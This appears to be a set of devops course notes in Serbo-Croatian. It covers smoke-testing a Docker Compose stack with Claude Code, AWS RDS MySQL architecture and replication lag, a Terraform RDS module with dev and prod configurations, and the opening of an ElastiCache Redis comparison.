Acceptance criteria: - `[] docker compose up -d --build` završava bez grešaka - `[] docker compose ps` prikazuje sve servise kao `healthy` - `[] curl -fsS localhost:8080/health` vraća HTTP 200 (PHP proxy) - `[] curl -fsS localhost:9090/health` vraća HTTP 200 (Go backend) - `[]` Poziv kroz ceo lanac (SPA → PHP → Go → DB) vraća očekivani odgovor - `[]` Nema direktnog SPA → Go poziva (PHP proxy enforces granicu) - `[]` Sync zapisan

AI pregled plana:

```
Evo plana pre egzekucije:
1. Napraviti service-contract-checks rule
2. Proveriti docker-compose.yml za healthcheck-ove i depends_on
3. Pokrenuti docker compose up -d --build
4. Proveriti docker compose ps
5. Curl smoke test kroz svaki health endpoint i ceo lanac
```

```
Da li su acceptance criteria merljivi i testabilni?
Šta fali ili je nejasno pre nego počnem?
```

3. Egzekucija

U Claude Code terminalu izvršavaš komande direktno — Claude ima pristup shellu.

Podizanje stack-a:

```
docker compose up -d --build
```

Provera stanja servisa:

```
docker compose ps
```

Smoke test health endpoint-a:

```
curl -fsS localhost:8080/health      # PHP proxy
curl -fsS localhost:9090/health      # Go backend
```

End-to-end poziv kroz ceo lanac:

```
curl -fsS localhost:8080/api/ping    # SPA → PHP proxy → Go backend → DB
```

Provera da SPA nema direktan pristup Go backend-u (port 9090 ne sme biti izložen van Docker mreže):

```
curl -fsS localhost:9090/api/ping    # Mora da ne radi spolja ili je zaštićen
docker network inspect <mreza>       # SPA container nema direktan link ka Go
```

Logovi za dijagnostiku ako nešto ne stane:

```
docker compose logs --tail=50 php-proxy
docker compose logs --tail=50 go-backend
docker compose logs --tail=50 mysql
```

4. AI validacija

Evo acceptance criteria iz plana:

- docker compose up --build završava bez grešaka
- docker compose ps: svi servisi healthy
- curl localhost:8080/health vraća 200
- curl localhost:9090/health vraća 200
- End-to-end poziv kroz PHP proxy radi
- Nema direktnog SPA-Go pristupa

Evo outputa / diff-a / konfiguracije:

[ovde lepiš: output docker compose ps, curl outpute, docker compose logs ako ima grešaka]

Za svaki acceptance kriterijum: da ✓ ili ne ✗.

Ako ne – šta tačno fali?

5. UAT — rucna validacija

#	Akcija	Očekivani rezultat
1	Pokreni <code>docker compose ps</code>	Svi servisi u koloni Status prikazuju <code>healthy</code>
2	<code>curl -fsS localhost:8080/health</code>	Vraća HTTP 200 i JSON body sa statusom
3	<code>curl -fsS localhost:9090/health</code>	Vraća HTTP 200 i JSON body sa statusom
4	<code>curl -fsS localhost:8080/api/ping</code>	Odgovor putuje kroz PHP proxy do Go backend-a i vraća se
5	Pokušaj direktno <code>curl localhost:9090/api/ping</code> iz hosta	Port nije dostupan ili je vraćen error (SPA nema direktan put)
6	Zaustavi MySQL kontejner, proveriti PHP proxy	PHP proxy prijavljuje grešku, ne pada bez poruke

Sync — zatvori petlju:

Zapiši u `.claude/memory/decisions.md` ili u `CLAUDE.md` sekciju `## Decision log`

[datum] – Arhitektura aplikacije sync

- Urađeno:
 - Naučeno:
 - Šta bi promenio:
-

Phase — 14-aws-rds-i-elasticache

Directory: 14-aws-rds-i-elasticache/

Source: 14-aws-rds-i-elasticache/01-rds-mysql-arhitektura.md

01 — RDS MySQL 8.0: Arhitektura i Produkcijski Odluke

Managed vs Self-Managed MySQL

Šta RDS rješava

RDS preuzima operative zadatke koji u self-managed scenariju troše sate:

Zadatak	Self-managed	RDS
OS patching	Manualno, downtime	Maintenance window, Multi-AZ bez downtime
Binlog/backup	Konfiguriraj sam	Automatski, PITR uključen
Failover	Build HA stack (MHA, Orchestrator)	Multi-AZ, automatski ~60s
Storage scaling	Resize + migracija	Storage autoscaling bez downtime
Minor verzije	Manualni upgrade + test	Automatski u maintenance window

Šta RDS ODUZIMA

Ovo su produkcijska ograničenja koja treba unaprijed znati:

Nema OS pristupa — ne možeš instalirati percona-toolkit direktno na server, ne možeš koristiti `pt-online-schema-change` s lokalnim socketom. Rješenje: pokreni alat s EKS Job-a koji se spoji na RDS endpoint.

Parameter Group ograničenja — određeni parametri su `static` (zahtijevaju reboot) ili su zaključani. Primjer: ne možeš mijenjati `innodb_log_file_size` na running instanci bez reboot-a. Na Aurora-i ovog problema nema jer je storage layer drugačiji.


Superuser nije dostupan — RDS admin user nema `SUPER` privilege u punom smislu. Za određene operacije (npr. `CHANGE MASTER TO` ručno) nisi ovlašten. AWS pruža stored procedure kao zamjenu (`mysql.rds_set_external_master`).

Slow query log via CloudWatch — ne čitaš direktno `/var/log/mysql/slow.log`, export ide u CloudWatch Logs što uvodi latenciju u pojavljivanju logova (~1 min).

Multi-AZ vs Read Replica


Ovo je najčešće pogrešno shvaćena distinkcija u AWS produkcijskim setupima.

Multi-AZ: Visoka dostupnost (HA), ne skaliranje



- **Standby ne prima read traffic** — aplikacija se NIKAD ne spaja direktno na standby
- **Replication je synchronous** — Amazon koristi internu mehaniku (ne standardni MySQL binlog) za garantovanu durabilnost
- **Failover trigger:** instance failure, AZ failure, OS maintenance, manual reboot with failover
- **Cijena:** 2x storage, 2x instance — ali je obavezno za prod

Read Replica: Horizontalno skaliranje čitanja



- **Async replication** — postoji replication lag (milisekunde do sekunde u normalnom radu)
- **Replica endpoint** je poseban DNS — aplikacija mora eksplicitno koristiti ga za read workload
- Replica se može **promovirati** u standalone instancu (disaster recovery, migracija)
- Cross-region replica je moguća (DR strategija)

Produksijski zaključak: Trebamo OBA

```
Master (Multi-AZ)    - writes + HA failover
├─ Replica           - read queries (reports, batch jobs)
└─ Standby (Multi-AZ hidden) - automatski failover
```

Replication Lag: Uzroci, Mjerenje, Handling

Kako nastaje lag

MySQL async replication koristi binlog. Flow:

```
Master: commit transaction → write binlog → ACK client
Replica: IO thread (fetch binlog) → SQL thread (apply events)
                                     ↑
                               Ovde nastaje lag
```

Uzroci laga:

1. **Heavy write workload** na masteru — SQL thread ne stigne apply-ati
2. **Nedovoljno I/O na replici** — instance class je premal
3. **DDL operacije** — `ALTER TABLE` se fully replicira, blokira SQL thread
4. **Long-running transactions** — replica čeka dok se cijela transakcija ne commituje

5. Network latency između AZ-ova (Cross-region replica)

Mjerenje

```
-- Na replici
SHOW SLAVE STATUS\G

-- Ključna polja:
-- Seconds_Behind_Master: sekunde laga (aproksimacija!)
-- Relay_Log_Space: ukupna veličina relay logova (raste = replica zaostaje)
-- Slave_IO_Running: Yes (mora biti)
-- Slave_SQL_Running: Yes (mora biti)
```

Zašto `Seconds_Behind_Master` **nije savršena metrika**: - Mjeri razliku između timestamp eventa na masteru i trenutnog vremena na replici - Ako master nema write aktivnosti, metrika pada na 0 čak i ako su prethodni eventi netom apply-ani - Za precizniju metriku: CloudWatch `ReplicaLag` (AWS računa ga drugačije)

```
-- Preciznije: provjeri poziciju
SHOW MASTER STATUS; -- na masteru: File + Position
SHOW SLAVE STATUS; -- na replici: Relay_Master_Log_File + Exec_Master_Log_Pos
```

Kako aplikacija treba handle-ovati stale reads

Problem: Nakon write-a, odmah čitaš s replike — možeš dobiti stale data.

Strategija 1: Read-your-own-writes routing

```
// Go service zna koji endpoint koristiti po operaciji
func (db *Database) WriteUser(user User) error {
    return db.master.Exec("INSERT INTO users ...", user)
}

func (db *Database) GetUserForDisplay(id int) (User, error) {
    // Read-heavy, eventual consistency prihvatljiva
    return db.replica.QueryRow("SELECT * FROM users WHERE id = ?", id)
}

func (db *Database) GetUserAfterUpdate(id int) (User, error) {
    // Odmah nakon write-a — čitaj s mastera
    return db.master.QueryRow("SELECT * FROM users WHERE id = ?", id)
}
```

Strategija 2: Lag threshold provjera

```
// Provjeri lag prije read-a (skupo, samo za kritične operacije)
func (db *Database) GetReplicaLag() (int, error) {
    var lag int
    row := db.replica.QueryRow("SELECT TIMESTAMPDIF(SECOND, MAX(last_updated), NOW()) FROM
replication_heartbeat")
    row.Scan(&lag)
    return lag, nil
}
```

Strategija 3: Sticky session na master za transakcije koje zahtijevaju konzistentnost.

Go Service Connection Pattern

```
// internal/database/connection.go
package database

import (
    "database/sql"
    "fmt"
    "time"
    _ "github.com/go-sql-driver/mysql"
)

type DB struct {
    Master *sql.DB
    Replica *sql.DB
}

func NewDB(cfg Config) (*DB, error) {
    masterDSN := fmt.Sprintf(
        "%s:%s@tcp(%s:3306)/%s?
parseTime=true&charset=utf8mb4&collation=utf8mb4_unicode_ci&timeout=5s&readTimeout=10s&writeTimeout=10
s",
        cfg.Username, cfg.Password, cfg.MasterEndpoint, cfg.DBName,
    )

    replicaDSN := fmt.Sprintf(
        "%s:%s@tcp(%s:3306)/%s?
parseTime=true&charset=utf8mb4&collation=utf8mb4_unicode_ci&timeout=5s&readTimeout=10s",
        cfg.Username, cfg.Password, cfg.ReplicaEndpoint, cfg.DBName,
    )

    master, err := sql.Open("mysql", masterDSN)
    if err != nil {
        return nil, fmt.Errorf("master connect: %w", err)
    }

    replica, err := sql.Open("mysql", replicaDSN)
    if err != nil {
        return nil, fmt.Errorf("replica connect: %w", err)
    }

    // Connection pool sizing: ne postavljaj PreMaxIdleConns > MaxOpenConns
    // Za db.t3.medium: max_connections = ~150 (ostavi buffer za admin sesije)
    for _, db := range []*sql.DB{master, replica} {
        db.SetMaxOpenConns(25)
        db.SetMaxIdleConns(10)
        db.SetConnMaxLifetime(5 * time.Minute)
        db.SetConnMaxIdleTime(2 * time.Minute)
    }

    return &DB{Master: master, Replica: replica}, nil
}
```

Zašto ConnMaxLifetime ? RDS ima idle connection timeout na load balancer nivou (~8 sata). Bez ConnMaxLifetime, pool drži “mrtve” konekcije koje će failovati na prvom query-u.

Multi-AZ failover pattern:

```
func (db *DB) QueryWithFallback(query string, args ...interface{}) (*sql.Rows, error) {
    rows, err := db.Replica.QueryContext(ctx, query, args...)
    if err != nil {
        // Replica nedostupna – fallback na master
        log.Warn("replica unavailable, falling back to master", "err", err)
        return db.Master.QueryContext(ctx, query, args...)
    }
    return rows, nil
}
```

RDS Proxy: Kada Koristiti (i Kada NE)

Šta RDS Proxy rješava

RDS Proxy stoji ispred RDS instance i multiplexira konekcije:

```
Mnogo kratkih konekcija (Lambda)  →  RDS Proxy  →  RDS (mali pool)
conn1 connect/disconnect           (pool 10)
conn2 connect/disconnect
conn3 connect/disconnect
```

Idealan use case: AWS Lambda — svaka invokacija otvara novu konekciju, bez Proxy-a brzo dostigneš `max_connections` limit.

Za naš K8s setup: NE koristiti RDS Proxy

Razlozi:

1. **K8s pod pool je stabilan** — Go service pod ima `database/sql` connection pool koji perzistira za cijeli životni vijek Pod-a. Konekcije se ne otvaraju/zatvaraju per-request.
2. **Overhead bez benefita** — Proxy uvodi ~1ms latenciju per query. Za 1000 QPS = 1 sekunda extra latencije agregatno.
3. **Cijena** — RDS Proxy košta extra (~\$0.015/hour za db.t3.medium = +\$11/mj).
4. **Kompleksnost** — Još jedan AWS servis koji može failovati. Debugging postaje teži.
5. **Proxy ne rješava Multi-AZ failover bolje** — DNS propagacija je isti bottleneck.

Kada bi imalo smisla: Ako dodamo Lambda funkcije u arhitekturu (webhooks, event processing), tada Proxy za Lambda connections.

Parameter Group: Ključni Parametri za Produkciju

Kreiranje custom Parameter Group

Nikad ne koristi default.mysql8.0 — ne možeš ga modificirati. Uvijek kreiraj custom.


```

resource "aws_db_parameter_group" "mysql8" {
  family = "mysql8.0"
  name    = "project-a-mysql8-${var.env_name}"

  parameter {
    name = "innodb_buffer_pool_size"
    value = "${DBInstanceClassMemory*3/4}" # 75% RAM-a
  }

  parameter {
    name = "max_connections"
    value = "200"
    # db.t3.medium ima 4GB RAM → default formula daje ~150
    # Postavi eksplicitno, ali pazi: previše konekcija = OOM
  }

  parameter {
    name = "slow_query_log"
    value = "1"
  }

  parameter {
    name = "long_query_time"
    value = "1" # log sve query-je sporije od 1 sekunde
  }

  parameter {
    name = "log_output"
    value = "FILE" # FILE = CloudWatch Logs export, TABLE = mysql.slow_log tabela
  }

  parameter {
    name = "innodb_flush_log_at_trx_commit"
    value = "1"
    # 1 = ACID compliant (default, produkcija)
    # 2 = flush svake sekunde (brže, rizik od 1s gubitka podataka pri crash-u)
  }

  parameter {
    name = "character_set_server"
    value = "utf8mb4"
  }

  parameter {
    name = "collation_server"
    value = "utf8mb4_unicode_ci"
  }

  parameter {
    name = "time_zone"
    value = "UTC" # Uvijek UTC u bazi, timezone conversion u aplikaciji
  }
}

```

Parametri koji zahtijevaju reboot (static)

Parametar	Apply type	Napomena
innodb_buffer_pool_size	dynamic	Može se mijenjati bez reboot-a od MySQL 5.7.5
max_connections	dynamic	Primjenjuje se odmah
innodb_log_file_size	static	Reboot obavezan — planiraj maintenance window
character_set_server	dynamic	Ali postoje sesijski overrides

Expert gotcha: Kada mijenjaš Parameter Group na running instanci, `apply_method = "pending-reboot"` parametri se ne primjenjuju dok ne restartuješ. Terraform neće automatski restartovati RDS — moraš ručno ili kroz maintenance window.

Source: `14-aws-rds-i-elasticache/02-terraform-rds-modul.md`

02 — Terraform RDS Modul

Struktura Modula

```
terraform/
├── modules/
│   └── rds/
│       ├── main.tf
│       ├── variables.tf
│       ├── outputs.tf
│       └── locals.tf
└── environments/
    ├── dev/
    │   └── main.tf    (poziva modul s dev varijablama)
    └── prod/
        └── main.tf    (poziva modul s prod varijablama)
```



```
variable "env_name" {
  description = "Environment name (dev, staging, prod)"
  type       = string
}

variable "instance_class" {
  description = "RDS instance class"
  type       = string
  # dev: db.t3.small, staging: db.t3.medium, prod: db.t3.medium ili db.r6g.large
}

variable "allocated_storage" {
  description = "Initial allocated storage in GB"
  type       = number
  default    = 20
}

variable "max_allocated_storage" {
  description = "Maximum storage for autoscaling (0 = disabled)"
  type       = number
  default    = 100
}

variable "master_username" {
  description = "Master DB username"
  type       = string
  default    = "admin"
}

variable "db_name" {
  description = "Initial database name"
  type       = string
  default    = "project_a"
}

variable "multi_az" {
  description = "Enable Multi-AZ deployment"
  type       = bool
  default    = false
  # dev = false, staging = false, prod = true
}

variable "create_replica" {
  description = "Create read replica"
  type       = bool
  default    = false
  # prod = true
}

variable "backup_retention_period" {
  description = "Days to retain automated backups"
  type       = number
  default    = 7
  # prod: 30
}

variable "backup_window" {
  description = "Preferred backup window (UTC)"
  type       = string
  default    = "03:00-04:00"
}

variable "maintenance_window" {
  description = "Preferred maintenance window"
  type       = string
  default    = "Sun:04:00-Sun:05:00"
```

```

}

variable "apply_immediately" {
  description = "Apply changes immediately or during maintenance window"
  type        = bool
  default     = false
  # Expert: false za prod (čeka maintenance window), true za dev (brže iteracije)
}

variable "deletion_protection" {
  description = "Enable deletion protection"
  type        = bool
  default     = false
  # prod = true – Terraform destroy će failovati ako ne isključiš ručno
}

variable "private_subnet_ids" {
  description = "List of private subnet IDs for RDS subnet group"
  type        = list(string)
}

variable "vpc_id" {
  description = "VPC ID"
  type        = string
}

variable "eks_worker_security_group_id" {
  description = "EKS worker nodes security group ID (allowed to connect to RDS)"
  type        = string
}

variable "tags" {
  description = "Common tags"
  type        = map(string)
  default     = {}
}

```

terraform/modules/rds/locals.tf

```

locals {
  name_prefix = "project-a-${var.env_name}"

  common_tags = merge(var.tags, {
    Module      = "rds"
    Environment = var.env_name
    ManagedBy   = "terraform"
  })

  # Parameter group settings koje se razlikuju po instanci
  # innodb_buffer_pool_size kao % RAM-a – isti formula, AWS zamjeni {DBInstanceClassMemory}
  buffer_pool_size = "{DBInstanceClassMemory*3/4}"
}

```

```
# -----  
# Subnet Group – RDS mora biti u private subnets  
# -----  
resource "aws_db_subnet_group" "this" {  
  name      = "${local.name_prefix}-rds"  
  subnet_ids = var.private_subnet_ids  
  
  tags = merge(local.common_tags, {  
    Name = "${local.name_prefix}-rds-subnet-group"  
  })  
}
```

```
# -----  
# Parameter Group  
# -----  
resource "aws_db_parameter_group" "mysql8" {  
  family = "mysql8.0"  
  name    = "${local.name_prefix}-mysql8"  
  
  parameter {  
    name = "innodb_buffer_pool_size"  
    value = local.buffer_pool_size  
  }  
  
  parameter {  
    name = "max_connections"  
    value = "200"  
  }  
  
  parameter {  
    name = "slow_query_log"  
    value = "1"  
  }  
  
  parameter {  
    name = "long_query_time"  
    value = "1"  
  }  
  
  parameter {  
    name = "log_output"  
    value = "FILE"  
  }  
  
  parameter {  
    name = "character_set_server"  
    value = "utf8mb4"  
  }  
  
  parameter {  
    name = "collation_server"  
    value = "utf8mb4_unicode_ci"  
  }  
  
  parameter {  
    name = "time_zone"  
    value = "UTC"  
  }  
  
  parameter {  
    name = "innodb_flush_log_at_trx_commit"  
    value = "1"  
  }  
  
  tags = local.common_tags
```

```

lifecycle {
  create_before_destroy = true
  # Neophodan zbog: stari parameter group ostaje vezan za instancu dok se nova ne kreira
}
}

# -----
# Security Group
# -----
resource "aws_security_group" "rds" {
  name          = "${local.name_prefix}-rds"
  description   = "RDS MySQL access from EKS workers only"
  vpc_id        = var.vpc_id

  ingress {
    description      = "MySQL from EKS worker nodes"
    from_port        = 3306
    to_port          = 3306
    protocol          = "tcp"
    security_groups  = [var.eks_worker_security_group_id]
    # Expert: ne koristi cidr_blocks za EKS pod CIDR – pod IPs su nestabilni
    # Referenciraj security group EKS worker node-ova
  }

  egress {
    from_port = 0
    to_port   = 0
    protocol  = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }

  tags = merge(local.common_tags, {
    Name = "${local.name_prefix}-rds-sg"
  })
}

# -----
# Secrets Manager – master password
# -----
resource "random_password" "master" {
  length          = 32
  special          = true
  override_special = "!"#$%^&*()-_+=[]{}|;:.,<>?"
}

resource "aws_secretsmanager_secret" "rds_master" {
  name          = "${local.name_prefix}/rds/master"
  description   = "RDS master credentials for ${var.env_name}"
  recovery_window_in_days = var.env_name == "prod" ? 30 : 0
  # prod: 30 dana recovery window (zaštita od accidental delete)
  # dev/staging: 0 = immediate delete (brže iteracije)

  tags = local.common_tags
}

resource "aws_secretsmanager_secret_version" "rds_master" {
  secret_id = aws_secretsmanager_secret.rds_master.id

  secret_string = jsonencode({
    username = var.master_username
    password = random_password.master.result
    host     = aws_db_instance.master.address
    port     = 3306
    dbname   = var.db_name
    # Go service koristi ovaj JSON direktno via External Secrets Operator
  })
}

```



```

# Lifecycle: secret_string ne smije biti u planu kao "known after apply"
# za buduće apply-e – koristi ignore_changes za host ako je rotacija odvojena
}

# -----
# RDS Master Instance
# -----
resource "aws_db_instance" "master" {
  identifier = "${local.name_prefix}-mysql-master"

  engine           = "mysql"
  engine_version   = "8.0"
  instance_class    = var.instance_class

  db_name          = var.db_name
  username          = var.master_username
  password          = random_password.master.result

  allocated_storage    = var.allocated_storage
  max_allocated_storage = var.max_allocated_storage
  # max_allocated_storage > 0 → Storage Autoscaling uključen
  # AWS automatski povećava storage u 10GB inkrementima kada slobodan prostor padne ispod 10%

  storage_type          = "gp3"
  storage_encrypted      = true
  # gp3 je noviji i jeftiniji od gp2 za isti IOPS, uvijek koristi gp3

  multi_az            = var.multi_az
  db_subnet_group_name = aws_db_subnet_group.this.name

  vpc_security_group_ids = [aws_security_group.rds.id]
  parameter_group_name    = aws_db_parameter_group.mysql8.name

  backup_retention_period = var.backup_retention_period
  backup_window            = var.backup_window
  maintenance_window       = var.maintenance_window

  # Backup window i maintenance window NE SMIJU se preklapati
  # Terraform će javiti grešku ako se preklapaju

  auto_minor_version_upgrade = true
  # Minor patch automatski u maintenance window
  # Major verzija: NE automatski (8.0 → 8.4 zahtijeva eksplicitnu akciju)

  deletion_protection = var.deletion_protection
  # prod: true – ne može se destroy-ati bez prethodnog ručnog disable

  skip_final_snapshot = var.env_name != "prod"
  # prod: false → pravi final snapshot pri destroy-u (zaštita)
  # dev/staging: true → brže čišćenje okruženja

  final_snapshot_identifier = var.env_name == "prod" ? "${local.name_prefix}-final-snapshot" : null

  enabled_cloudwatch_logs_exports = ["slowquery", "error"]
  # Automatski export logova u CloudWatch Logs
  # Log grupe: /aws/rds/instance/{identifier}/slowquery

  monitoring_interval = var.env_name == "prod" ? 60 : 0
  # Enhanced Monitoring: 60s interval za prod, disable za dev
  # Zahtijeva monitoring_role_arn ako interval > 0
  monitoring_role_arn = var.env_name == "prod" ? aws_iam_role.rds_enhanced_monitoring[0].arn : null

  performance_insights_enabled          = var.env_name == "prod"
  performance_insights_retention_period = var.env_name == "prod" ? 7 : null
  # Performance Insights: 7 dana besplatno, 731 dana = $0.02/vCPU/hour

  apply_immediately = var.apply_immediately

```

```

# KRITIČNO: false za prod
# true → svaka Terraform promjena (parameter group, instance class) se odmah primjenjuje
# false → čeka naredni maintenance window (nedjeljom 04:00-05:00 UTC)

tags = merge(local.common_tags, {
  Name = "${local.name_prefix}-mysql-master"
  Role = "master"
})

lifecycle {
  prevent_destroy = false
  # Postavi na true za prod u environments/prod/main.tf override-u
  # Ne možeš koristiti var.env_name == "prod" u lifecycle bloku (ne podržava expressions)

  ignore_changes = [
    password,
    # Nakon initijalnog kreiranja, password rotacija ide kroz Secrets Manager
    # Terraform ne treba pratiti password promjene
  ]
}

}

# -----
# Enhanced Monitoring IAM Role (samo za prod)
# -----
resource "aws_iam_role" "rds_enhanced_monitoring" {
  count = var.env_name == "prod" ? 1 : 0
  name  = "${local.name_prefix}-rds-monitoring"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Action    = "sts:AssumeRole"
      Effect    = "Allow"
      Principal = { Service = "monitoring.rds.amazonaws.com" }
    }]
  })

  managed_policy_arns = ["arn:aws:iam::aws:policy/service-role/AmazonRDSEnhancedMonitoringRole"]

  tags = local.common_tags
}

# -----
# Read Replica (opcionalno, samo za prod)
# -----
resource "aws_db_instance" "replica" {
  count = var.create_replica ? 1 : 0

  identifier = "${local.name_prefix}-mysql-replica"

  replicate_source_db = aws_db_instance.master.identifier
  # Ne treba specificirati engine, username, password – preuzima s mastera

  instance_class = var.instance_class

  # Replica mora biti u drugom AZ od mastera (za pravi rack diversity)
  availability_zone = data.aws_availability_zones.available.names[1]
  # Masters je u names[0] (Multi-AZ standby u names[1] interne, replica u names[1] eksplicitno)
  # Ovo osigurava da replica nije u istom AZ kao i master

  parameter_group_name = aws_db_parameter_group.mysql8.name
  vpc_security_group_ids = [aws_security_group.rds.id]

  storage_type      = "gp3"
  storage_encrypted = true

```

```
# Replica ne treba backup (master ima)
backup_retention_period = 0
skip_final_snapshot     = true

auto_minor_version_upgrade = true

monitoring_interval = var.env_name == "prod" ? 60 : 0
monitoring_role_arn = var.env_name == "prod" ? aws_iam_role.rds_enhanced_monitoring[0].arn : null

apply_immediately = var.apply_immediately

tags = merge(local.common_tags, {
  Name = "${local.name_prefix}-mysql-replica"
  Role = "replica"
})
}

data "aws_availability_zones" "available" {
  state = "available"
}
```

terraform/modules/rds/outputs.tf

```
output "master_endpoint" {
  description = "RDS master endpoint (write operations)"
  value       = aws_db_instance.master.address
  # Primjer: project-a-prod-mysql-master.abc123.eu-west-1.rds.amazonaws.com
}

output "replica_endpoint" {
  description = "RDS replica endpoint (read operations)"
  value       = var.create_replica ? aws_db_instance.replica[0].address : aws_db_instance.master.address
  # Fallback na master ako replica ne postoji (dev/staging)
}

output "master_port" {
  value = aws_db_instance.master.port
}

output "db_name" {
  value = aws_db_instance.master.db_name
}

output "secret_arn" {
  description = "Secrets Manager ARN za RDS credentials"
  value       = aws_secretsmanager_secret.rds_master.arn
}

output "security_group_id" {
  description = "RDS security group ID (za referenciranje iz drugih modula)"
  value       = aws_security_group.rds.id
}
```

Pozivanje Modula po Okruženju

terraform/environments/dev/main.tf

```
module "rds" {
  source = "../../modules/rds"

  env_name      = "dev"
  instance_class = "db.t3.small"
  allocated_storage = 20
  max_allocated_storage = 50

  multi_az      = false # dev ne treba Multi-AZ
  create_replica = false # dev ne treba repliku
  backup_retention_period = 7

  apply_immediately = true # Dev: odmah primijeni promjene
  deletion_protection = false

  private_subnet_ids = module.vpc.private_subnet_ids
  vpc_id              = module.vpc.vpc_id
  eks_worker_security_group_id = module.eks.worker_security_group_id
}
```

terraform/environments/prod/main.tf

```
module "rds" {
  source = "../../modules/rds"

  env_name      = "prod"
  instance_class = "db.t3.medium"
  allocated_storage = 50
  max_allocated_storage = 200

  multi_az      = true # Obavezno za prod
  create_replica = true # Read scaling + DR opcija
  backup_retention_period = 30

  apply_immediately = false # Čekaj maintenance window
  deletion_protection = true # Ne može se destroy-ati bez ručnog disable

  private_subnet_ids = module.vpc.private_subnet_ids
  vpc_id              = module.vpc.vpc_id
  eks_worker_security_group_id = module.eks.worker_security_group_id

  tags = {
    CostCenter = "production"
    BackupTier = "critical"
  }
}
```

prevent_destroy **za prod instance**

Lifecycle blok ne podržava varijable. Rješenje — override u prod modulu:

```
# terraform/environments/prod/rds_override.tf
# Ovaj fajl override-uje lifecycle za prod resources

# Napomena: lifecycle prevent_destroy ne može se kontrolisati varijablama
# Jedino rješenje je explicit override ili koristiti Terraform workspace guards

resource "null_resource" "prod_guard" {
  # Podsjetnik: prod RDS ima deletion_protection = true
  # Za destroy: aws rds modify-db-instance --db-instance-identifier project-a-prod-mysql-master --no-deletion-protection
  triggers = {
    reminder = "Disable deletion_protection before destroy in prod"
  }
}
```

Expert alternativa za `prevent_destroy`: S-Control Policy (SCP) na AWS Organization nivou koja zabranjuje `rds:DeleteDBInstance` bez MFA, neovisno o Terraformu.

Workflow: Izmjena RDS u Produkciji

```
# 1. Provjeri šta će se promijeniti
terraform plan -var-file=prod.tfvars

# 2. Ako je apply_immediately = false, promjena ide u maintenance window
# Provjeri kada je naredni maintenance window:
aws rds describe-db-instances \
  --db-instance-identifier project-a-prod-mysql-master \
  --query 'DBInstances[0].PreferredMaintenanceWindow'

# 3. Za hitne promjene (security patch), može se forsirati immediate:
# Promijeni apply_immediately = true SAMO za taj apply, zatim vrati na false

# 4. Provjeri status promjene
aws rds describe-db-instances \
  --db-instance-identifier project-a-prod-mysql-master \
  --query 'DBInstances[0].PendingModifiedValues'
```

Source: `14-aws-rds-i-elasticache/03-elasticache-redis.md`

03 — ElastiCache Redis 7: Arhitektura i Integracija

Redis vs Memcached: Zašto Redis


Za naš use case (session cache, potencijalno rate limiting, pub/sub za notifikacije):

Feature	Redis 7	Memcached
Persistence (RDB/AOF)	Da	Ne
Replication	Da	Ne (Memcached Cluster ne replicira)
Pub/Sub	Da	Ne
Data structures (sorted sets, streams)	Da	Ne
Cluster mode (sharding)	Da	Da
Lua scripting	Da	Ne
Multi-threading	Djelimično (I/O threads)	Da (multi-thread)

Jedini razlog za Memcached: Pure caching workload s ekstremno visokim throughput-om gdje treba multi-threading. Za sve ostalo — Redis.


Redis Cluster Mode vs Replication Group

Redis Cluster Mode (sharding)



- 16384 hash slotova raspoređenih po shardovima
- Horizontalno skaliranje write throughput-a
